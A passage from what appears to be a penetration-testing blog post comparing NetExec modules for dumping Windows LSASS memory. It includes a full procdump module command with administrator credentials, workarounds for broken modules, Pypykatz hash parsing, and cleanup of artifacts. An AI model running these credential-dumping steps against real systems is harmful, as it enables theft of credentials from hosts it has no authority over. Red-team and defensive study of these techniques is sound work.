


Hard-coded nanodump command

Procdump

As the name implies this module works the same way Spraykatz does: it uploads and executes a copy of Sysinternals procdump on the host to use a trusted and signed executable to create the dump. Unfortunately this module does not seem to work out of the box, not in my environment at least:


Press enter or click to view image in full size



Netexec procdump module erroring out

The binary is downloaded on the machine but running it manually shows that the program is crashing when attempting to do the dump:


Press enter or click to view image in full size



Netexec's embedded procdump crashing

A freshly downloaded copy of procdump64 from Microsoft's website on the other hand works just fine:


Press enter or click to view image in full size



Procdump working

So the problem stems from the executable embedded in the module, I tried it on three different VMs with different Windows versions, it did not work on a single one. To fix this we can tell the module to load a different copy of procdump with the `PROCDUMP_PATH` and `PROCDUMP_EXE_NAME` parameters:

Press enter or click to view image in full size




Options for the Netexec procdump module

That way the command becomes:

```
netexec smb 192.168.0.100 -u administrator -p 'MegaPassword!1' -M procdump -o
PROCDUMP_PATH=~/tools/
```

But that is still not enough as I received another error, this time from Pypykatz:


Press enter or click to view image in full size



More obstacles from procdump

Well the good news is procdump worked perfectly and netexec copied the dump in /tmp with a name like `<HOST>-AMD64-<DOMAIN>.dmp`, and giving it to Pypykayz by hand finally works:

Press enter or click to view image in full size




Pypykatz finally parses procdump's hashes

Moral of the story: don't use this module.

Handlekatz

This is another module that at least for me never works out of the box:

Press enter or click to view image in full size



Netexec handlekatz module not working

Handlekatz is supposed to create an LSASS dump through a duplicated process handle, but unlike the procdump method I was not able to get this module to work by replacing the executable. So, know that this exists, but if you're interested in experimenting with Handlekatz do not rely on the netexec module.

These are all the modules Netexec currently ships with that support dumping LSASS. When using any one of these keep in mind that the original Windows binaries, their stdout and the dumps they generate are stored in `C:\Windows\Temp` and NOT deleted automatically, so make sure you clean up after yourself.

At the end of the day I prefer using Lasssy, the other programs can be useful for specific scenarios but offer less functionality.